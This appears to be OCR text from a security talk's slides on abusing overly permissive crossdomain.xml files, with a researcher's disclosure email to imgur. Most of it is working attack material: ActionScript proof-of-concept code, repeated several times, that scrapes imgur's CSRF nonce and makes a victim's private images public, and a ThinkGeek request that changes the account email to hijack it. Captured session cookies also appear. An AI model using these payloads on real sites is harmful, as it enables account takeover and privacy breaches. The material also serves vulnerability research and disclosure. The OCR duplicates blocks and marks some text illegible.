
Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuhxpom0lvv4dts
Connection: keep-alive
```

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuhxpom0lvv4dts
Connection: keep-alive
```



Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuhxpom0lvv4dts
Connection: keep-alive
```

113... http://www.pof.com GET /inbox.aspx

Request | Response

Raw | Headers | Hex | HTML | Render

```
">My Matches</a>
            </li>
            <li class="submenu-divider">
              <a class="sub-menu opensans almostblack"
href="/viewrespond.aspx?SID=ugbtpjmuqiuhxpom0lvv4dts&Guid=89689498
">Will Respond</a>
```

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuhxpom0lvv4dts
Connection: keep-alive
```

113... http://www.pof.com GET /inbox.aspx

Request | Response

Raw | Headers | Hex | HTML | Render

```
">My Matches</a>
            </li>
            <li class="submenu-divider">
              <a class="sub-menu opensans almostblack"
href="/viewrespond.aspx?SID=ugbtpjmuqiuhxpom0lvv4dts&Guid=89689498
">Will Respond</a>
```

Bypass CSRF defense (Nonces)

Bypass CSRF defense (Nonces)

Responsible Disclosure of web application security vulnerability affecting imgur.com Inbox x

Seth Art Security/Support, I am a security researcher, and I'd like to disclose a web ... Apr 15

Alan Schaaf @imgur.com> Apr 15

to me, security, support


Hey Seth,

Thanks so much for contacting us about this. I'm founder and CEO, and would be happy to work with you on this. Please send any details to either security@imgur.com or to myself, at @imgur.com

Bypass CSRF defense (Nonces)

- 1) Overly permissive crossdomain.xml file
- 2) What if they protect against CSRF using Nonces?

Bypass CSRF defense (Nonces)



Bypass CSRF defense (Nonces)

Request | Response

Raw | Params | Headers | Hex

```
POST /account/settings HTTP/1.1
Host: imgur.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:30.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://imgur.com/account/settings
Cookie: o=0.02043; __utma=1.1055638958.1409945491.1409945491.141028[illegible]14.2; __utmc=1;
__utmz=1.1409945491.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __qca=P0-532957489
m_window=day; m_section=hot; m_search_style=list; IMGURSESSION=qf2[illegible]9a31mukqj3f0opeq46fek(
authautologin=d4e4dffdb5ad031f1e2218cdb0719dd1%7EYiUYoynGHMKDy1Vk[illegible]cBlPXxaaE9CvaGx; _nc=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save
```

```
public class MakeImgurPublic extends Sprite {
 public function MakeImgurPublic() {
  // Target URL from where the data is to be retrieved
  var readFrom:String = "http://imgur.com/account/settings";
  var readRequest:URLRequest = new URLRequest(readFrom);
  var getLoader:URLLoader = new URLLoader();
  getLoader.addEventListener(Event.COMPLETE, eventHandler);
  try {
   getLoader.load(readRequest);
  } catch (error:Error) {
   trace("Error loading URL: " + error);
  }
 }
 private function eventHandler(event:Event):void {
  var response:String = event.target.data;
  var CSRF:Array = response.match(/submit-.*/);
  var token:String = CSRF[0].split("\"")[0];
  var TITLE:Array = response.match(/Preferences.*/);
  var USER:String = TITLE[0].split("\ ")[2];
  var prefix:String = "url="
  var middle:String = "&album_privacy=0&public_images=1&"
  var part1:String = prefix.concat(USER,middle)
  var suffix:String = "=Save"
  var sendTo:String = "http://imgur.com/account/settings"
  var sendRequest:URLRequest = new URLRequest(sendTo);
  sendRequest.method = URLRequestMethod.POST;
  sendRequest.data = part1.concat(token,suffix)
     var sendLoader:URLLoader = new URLLoader();
  try {
   sendLoader.load(sendRequest);
```

```
public class MakeImgurPublic extends Sprite {
 public function MakeImgurPublic() {
  // Target URL from where the data is to be retrieved
  var readFrom:String = "http://imgur.com/account/settings";
  var readRequest:URLRequest = new URLRequest(readFrom);
  var getLoader:URLLoader = new URLLoader();
  getLoader.addEventListener(Event.COMPLETE, eventHandler);
  try {
   getLoader.load(readRequest);
  } catch (error:Error) {
   trace("Error loading URL: " + error);
  }
 }
 private function eventHandler(event:Event):void {
  var response:String = event.target.data;
  var CSRF:Array = response.match(/submit-.*/);
  var token:String = CSRF[0].split("\"")[0];
  var TITLE:Array = response.match(/Preferences.*/);
  var USER:String = TITLE[0].split("\ ")[2];
  var prefix:String = "url="
  var middle:String = "&album_privacy=0&public_images=1&"
  var part1:String = prefix.concat(USER,middle)
  var suffix:String = "=Save"
  var sendTo:String = "http://imgur.com/account/settings"
  var sendRequest:URLRequest = new URLRequest(sendTo);
  sendRequest.method = URLRequestMethod.POST;
  sendRequest.data = part1.concat(token,suffix)
     var sendLoader:URLLoader = new URLLoader();
  try {
   sendLoader.load(sendRequest);
```

```
public class MakeImgurPublic extends Sprite {
 public function MakeImgurPublic() {
  // Target URL from where the data is to be retrieved
  var readFrom:String = "http://imgur.com/account/settings";
  var readRequest:URLRequest = new URLRequest(readFrom);
  var getLoader:URLLoader = new URLLoader();
  getLoader.addEventListener(Event.COMPLETE, eventHandler);
  try {
   getLoader.load(readRequest);
  } catch (error:Error) {
   trace("Error loading URL: " + error);
  }
 }
 private function eventHandler(event:Event):void {
  var response:String = event.target.data;
var CSRF:Array = response.match(/submit-.*/);
var token:String = CSRF[0].split("\"")[0];
var TITLE:Array = response.match(/Preferences.*/);
var USER:String = TITLE[0].split("\ ")[2];
var prefix:String = "url="
var middle:String = "&album_privacy=0&public_images=1&"
var part1:String = prefix.concat(USER,middle)
var suffix:String = "=Save"
var sendTo:String = "http://imgur.com/account/settings"
var sendRequest:URLRequest = new URLRequest(sendTo);
sendRequest.method = URLRequestMethod.POST;
sendRequest.data = part1.concat(token,suffix)
    var sendLoader:URLLoader = new URLLoader();
try {
 sendLoader.load(sendRequest);
```

```
url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save
```

```as3
public function MakeImgurPublic() {
 // Target URL from where the data is to be retrieved
 var readFrom:String = "http://imgur.com/account/settings";
 var readRequest:URLRequest = new URLRequest(readFrom);
 var getLoader:URLLoader = new URLLoader();
 getLoader.addEventListener(Event.COMPLETE, eventHandler);
 try {
  getLoader.load(readRequest);
 } catch (error:Error) {
  trace("Error loading URL: " + error);
 }
}
private function eventHandler(event:Event):void {
 var response:String = event.target.data;
 var CSRF:Array = response.match(/submit-.*/);
 var token:String = CSRF[0].split("\"")[0];
 var TITLE:Array = response.match(/Preferences.*/);
 var USER:String = TITLE[0].split("\ ")[2];
 var prefix:String = "url="
 var middle:String = "&album_privacy=0&public_images=1&"
 var part1:String = prefix.concat(USER,middle)
 var suffix:String = "=Save"
 var sendTo:String = "http://imgur.com/account/settings"
 var sendRequest:URLRequest = new URLRequest(sendTo);
 sendRequest.method = URLRequestMethod.POST;
 sendRequest.data = part1.concat(token,suffix)
    var sendLoader:URLLoader = new URLLoader();
 try {
  sendLoader.load(sendRequest);
```

```
url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save
```

```
public function MakeImgurPublic() {
 // Target URL from where the data is to be retrieved
 var readFrom:String = "http://imgur.com/account/settings";
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 var getLoader:URLLoader = new URLLoader();
 getLoader.addEventListener(Event.COMPLETE, eventHandler);
 try {
  getLoader.load(readRequest);
 } catch (error:Error) {
  trace("Error loading URL: " + error);
 }
}
private function eventHandler(event:Event):void {
 var response:String = event.target.data;
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 var token:String = CSRF[0].split("\"")[0];
 var TITLE:Array = response.match(/Preferences.*/);
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 var prefix:String = "url="
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 var part1:String = prefix.concat(USER,middle)
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 var sendTo:String = "http://imgur.com/account/settings"
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 sendRequest.method = URLRequestMethod.POST;
 sendRequest.data = part1.concat(token,suffix)
    var sendLoader:URLLoader = new URLLoader();
 try {
  sendLoader.load(sendRequest);
```

the simple image sharer
imgur

Firefox

Preferences for sethsec - Imgur

https://192.168.0....keImgurPublic.html

imgur.com/account/settings/

imgur settings

Upgrade to an Imgur Pro account (learn more)

Username / Account URL: sethsec.imgur.com

Default Album Privacy:

Public

Anyone can see your albums by going to: **http://sethsec.imgur.com**

Public vs Private Uploads

Private: Images that are uploaded must be put into a public album for others to see them or even know that they exist.


Public: Make all my images public so that they can be seen here: http://sethsec.imgur.com/all/

Hijacking Accounts

Hijacking Accounts

- 1) Overly permissive crossdomain.xml
- 2) Email change does not require current password

Hijacking Accounts



Hijacking Accounts

your main account page.

Please note: Required fields are indicated

YOUR INFO

Your Email Address *

victim@gmail.com

Your First Name *

John

Your Last Name *

Doe

Hijacking Accounts

Request

Raw | Params | Headers | Hex

```
POST /brain/account/finger.cgi HTTP/1.1
Host: www.thinkgeek.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: spunkymonkey=97f665323ac227dddbbec8cb;
mbox=PC#1409783286153-734956.17_37#1411528305|session#1410314;
s_sess=%20s_cc%3Dtrue%3B%20s_sq%3D%3B%20s_ppv%3D90%3B;
Referer:
https://192.168.0.226/crossdomain/BypassCSRFchangeEmailAddressT
hinkGeek.swf
Content-type: application/x-www-form-urlencoded
Content-Length: 193

action=update&subscription_id=6EDED0E6ACBE11E3BDE711F20CB9D20F
&email=sethsec%40gmail.com&first_name=GoodGuy&last_name=Hacker
&birthday_month=&birthday_day=&nickname=&process_list_1=1&form
at=html
```

Your Account >

Forgot Password

So, you've gone and forgotten your password. You silly monkey.
will be emailed to you shortly.

Once you receive the email, hopefully the hint will jog your mem

sethsec@gmail.com

SEND REMINDER

Your Account >

Forgot Password

So, you've gone and forgotten your password. You silly monkey.
will be emailed to you shortly.

Once you receive the email, hopefully the hint will jog your mem

sethsec@gmail.com

SEND REMINDER

ThinkGeek.com Password Hint Request Inbox x

help@thinkgeek.com 11:31 PM (0 minute

to me

Dear GoodGuy,

